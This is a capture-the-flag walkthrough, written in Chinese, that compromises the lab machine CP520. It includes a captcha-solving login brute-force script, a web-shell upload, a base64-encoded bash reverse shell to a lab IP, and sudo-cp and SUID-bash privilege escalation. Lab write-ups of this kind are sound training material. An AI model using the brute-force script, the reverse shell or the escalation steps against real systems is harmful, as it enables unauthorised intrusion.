CP520

Nmap

```
[root@kali] /home/kali/cp520
❯ nmap 192.168.55.69 -sV -A -p-
                                                                    ⏎
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 22:54 EDT
Nmap scan report for 192.168.55.69
Host is up (0.00023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: login
```

Login Brute

进入到登录页面，发现需要输入验证码，并且验证码逻辑是直接返回图片，查看源码中的 `js` 文件，可以发现是前端公私钥加密的，只有登录成功才能进入到上传页面

```
document.addEventListener(
  'DOMContentLoaded',
  () => {
    function r() {
      document.getElementById('captchaImage').src = 'captcha.php?rand=' +
Math.random()
    }
    document.getElementById('loginForm').addEventListener(
      'submit',
      async function (e) {
        e.preventDefault();
        var t = new JSEncrypt,
        n = (
          t.setPublicKey(
            `-----BEGIN PUBLIC KEY-----
    MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtLlBu4KjqP4t7Bc6bf/2
    1TrHJbKl5iGfAlxn/c1WxbjhA/BRoQNpGX7+8oROMarMDJnS2ddJBtpdAnovE3o+
    NX45Eb1eTH9Isis/3mIXgVhuQOFhi11eo82hFQRXZOolJwfGqm7lL4r6OQJ96zur
    IodiC2uxcmR/+YDjrhZhMlUYG2/OTm1bROEg1FV9gARh27SA4/VLbBsst69wS8Wj
    m5fPQGd31QBN/8UvwyT/QCTpQdxV3PARXORVsdYLD+iNSrwwO/+cq6gNwthLxhbS
    he4OvUaeOGtJjpkD5xJhkRXGuoj/D3/cd4KytNeiGezIeLQr+AER6kf6B8vHoPfk
    eQIDAQAB
    -----END PUBLIC KEY-----
            `
          ),
          document.getElementById('password').value
        ),
        t = t.encrypt(n),
        n = document.getElementById('captcha').value;
```

```
        try {
          var o = await(
            await fetch(
              'login.php',
              {
                method: 'POST',
                headers: {
                  'Content-Type': 'application/json'
                },
                body: JSON.stringify({
                  username: e.target.username.value,
                  password: t,
                  captcha: n
                })
              }
            )
          ).json();
          o.success ? window.location.href = 'upload.php' : (
            document.getElementById('errorMessage').textContent = 'Login
Failed: ' + o.error,
            r()
          )
        } catch (e) {
          console.error('ERROR:', e),
          document.getElementById('errorMessage').textContent = 'Network Error'
        }
      }
    ),
    document.getElementById('refreshCaptcha').addEventListener('click',
function (e) {
      e.preventDefault(),
      r()
    })
  }
);
```

这里我是直接使用的图象识别来绕过的

```
import requests
from base64 import b64encode
from Cryptodome.PublicKey import RSA
from Cryptodome.Cipher import PKCS1_v1_5
import json
import ddddocr

from io import BytesIO


# 公钥（去除换行符）
public_key_pem = """
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtLlBu4KjqP4t7Bc6bf/2
1TrHJbKl5iGfAlxn/c1WxbjhA/BRoQNpGX7+8oROMarMDJnS2ddJBtpdAnovE3o+
NX45Eb1eTH9Isis/3mIXgVhuQOFhi11eo82hFQRXZOolJwfGqm7lL4r6OQJ96zur
IodiC2uxcmR/+YDjrhZhMlUYG2/OTm1bROEg1FV9gARh27SA4/VLbBsst69wS8Wj
m5fPQGd31QBN/8UvwyT/QCTpQdxV3PARXORVsdYLD+iNSrwwO/+cq6gNwthLxhbS
he4OvUaeOGtJjpkD5xJhkRXGuoj/D3/cd4KytNeiGezIeLQr+AER6kf6B8vHoPfk
eQIDAQAB
""".replace('\n', '').strip()
```

```
def rsa_encrypt(password: str) -> str:
    key = RSA.import_key(f"-----BEGIN PUBLIC KEY-----\n{public_key_pem}\n-----
END PUBLIC KEY-----")
    cipher = PKCS1_v1_5.new(key)
    encrypted = cipher.encrypt(password.encode())
    return b64encode(encrypted).decode()


url = "http://192.168.55.69/login.php"
captcha = "http://192.168.55.69/captcha.php"
ocr = ddddocr.DddddOcr()


def get_captcha_text(session):
    resp = session.get(captcha)
    img_bytes = resp.content
    with open("captcha_test.png", "wb") as f:
        f.write(img_bytes)
    text = ocr.classification(img_bytes)
    return text.strip()


if __name__ == "__main__":
    session = requests.Session()
    username = "admin"

    with open("top5000.txt") as f:
        for pwd in f:
            pwd = pwd.strip()
            encrypted_pwd = rsa_encrypt(pwd)

            captcha_text = get_captcha_text(session)
            print(f"[尝试] 识别验证码为: {captcha_text}, pass: {pwd}")

            data = {
                "username": username,
                "password": encrypted_pwd,
                "captcha": captcha_text
            }

            resp = session.post(url, json=data)
            try:
                result = resp.json()
                if result.get("success"):
                    print(f"[+] 登录成功，密码是: {pwd}")
                    exit(0)
                else:
                    print(f"[-] 登录失败: {result.get('error')}")
            except json.JSONDecodeError:
                print("[-] 无效响应")
```

得到密码是 `justine`


```
[尝试] 识别验证码为: 9qjt, pass: iverson
[-] 登录失败: Invalid username or password
[尝试] 识别验证码为: ss3v, pass: andrei
[-] 登录失败: Invalid username or password
[尝试] 识别验证码为: nsk8, pass: justine
[+] 登录成功，密码是: justine

Process finished with exit code 0
```

> 当然这里的验证码也可以置空不写，直接爆破。

Upload

进入到上传页面可以任意上传，查看一下`disable_functions`过滤了很多函数，可以用蚁剑来绕过



进入蚁剑终端反弹一个`shell`👇

```
(www-data:/var/www/html/uploads) $ printf
KGJhc2ggPiYgL2Rldi9OY3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
```

可以进入到用户目录拿到`user.flag`

```
www-data@cp520:/home/ilovelinux$ ll
total 28
drwxr-xr-x 2 ilovelinux ilovelinux 4096 May 29 22:11 .
drwxr-xr-x 4 root       root       4096 May 29 02:22 ..
lrwxrwxrwx 1 ilovelinux ilovelinux    9 May 29 22:11 .bash_history -> /dev/null
-rw-r--r-- 1 ilovelinux ilovelinux  220 May 29 02:22 .bash_logout
-rw-r--r-- 1 ilovelinux ilovelinux 3526 May 29 02:22 .bashrc
-rw-r--r-- 1 ilovelinux ilovelinux  807 May 29 02:22 .profile
-rw------- 1 ilovelinux ilovelinux  777 May 29 22:09 .viminfo
-rw-r--r-- 1 root       root         44 May 29 02:31 user.flag
www-data@cp520:/home/ilovelinux$ cat user.flag
flag{user-6xxxxx
```

Own ilovelinux

查找到一个图片

```
www-data@cp520:/home/ilovelinux$ find /var -user ilovelinux 2>/dev/null
/var/local/images.jpg
```

图片头部有一个摩斯密码

```
www-data@cp520:/var/local$ strings images.jpg | head -n 2
JFIF
..../.-/.--./.--./-.--/..--.-/-../.-./.-/--./---/-./..--.-/-.../---/.-/-/..-
-.-/..-./.../-/../...-/.-/.-../..--.-/-/---/...././-..-
```

根据内容看来，需要转一下十六进制，就是用户的密码

```
www-data@cp520:/var/local$ echo -n 'HAPPY_DRAGON_BOAT_FESTIVAL' | xxd -p
48415050595f445241474f4e5f424f41545f464553544956414c
www-data@cp520:/var/local$ su ilovelinux
Password:
ilovelinux@cp520:/var/local$ id
uid=1001(ilovelinux) gid=1001(ilovelinux) groups=1001(ilovelinux)
```

Own ihatemath

查看 sudo，可以使用 cp 文件

```
ilovelinux@cp520:~$ sudo -l
sudo: unable to resolve host cp520: Temporary failure in name resolution
[sudo] password for ilovelinux:
Matching Defaults entries for ilovelinux on cp520:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ilovelinux may run the following commands on cp520:
    (ihatemath) /bin/cp


ilovelinux@cp520:~$ ls -al /opt/ihatemath.pass
-rw------- 1 ihatemath ihatemath 13 May 29 02:33 /opt/ihatemath.pass
```

应该是需要用 cp 来查看到这个 ihatemath.pass，需要注意的是，如果直接就 cp 生成的一个新文件，那么原有的文件权限也会被复制👇

```
ilovelinux@cp520:~$ sudo -u ihatemath /bin/cp /opt/ihatemath.pass /tmp/asd
sudo: unable to resolve host cp520: Temporary failure in name resolution
ilovelinux@cp520:~$ ls -al /tmp/asd
-rw------- 1 ihatemath ihatemath 13 Jun  1 00:51 /tmp/asd
ilovelinux@cp520:~$ cat /tmp/asd
cat: /tmp/asd: Permission denied
```

因此需要提前准备一个空文件，防止权限同步导致无法读取

```
ilovelinux@cp520:~$ touch /tmp/hhh
ilovelinux@cp520:~$ chmod 777 /tmp/hhh
ilovelinux@cp520:~$ sudo -u ihatemath /bin/cp /opt/ihatemath.pass /tmp/hhh
sudo: unable to resolve host cp520: Temporary failure in name resolution
ilovelinux@cp520:~$ cat /tmp/hhh
3c5611f0ae3f
```

Root

查看 sudo

```
ihatemath@cp520:~$ sudo -l
sudo: unable to resolve host cp520: Temporary failure in name resolution
[sudo] password for ihatemath:
Matching Defaults entries for ihatemath on cp520:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ihatemath may run the following commands on cp520:
    (ALL : ALL) /bin/joke
```

直接运行后发现没有什么特殊的，再查找一下可疑文件

```
ihatemath@cp520:~$ sudo /bin/joke
sudo: unable to resolve host cp520: Temporary failure in name resolution
Haha, it's a joke. Now you are root~
ihatemath@cp520:~$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/tmp/whatsthis
ihatemath@cp520:~$ ls -al /tmp/whatsthis
-rwsr-sr-x 1 root root 1168776 Jun  1 00:54 /tmp/whatsthis
ihatemath@cp520:~$ diff /tmp/whatsthis /bin/bash
ihatemath@cp520:~$
```

直接就是设置了 SUID 的 bash 了

```
ihatemath@cp520:~$ /tmp/whatsthis -p
whatsthis-5.0# id
uid=1000(ihatemath) gid=1000(ihatemath) euid=0(root) egid=0(root)
groups=0(root),1000(ihatemath)
whatsthis-5.0# cat /root/root.flag
flag{root-a0xxxxxxx
```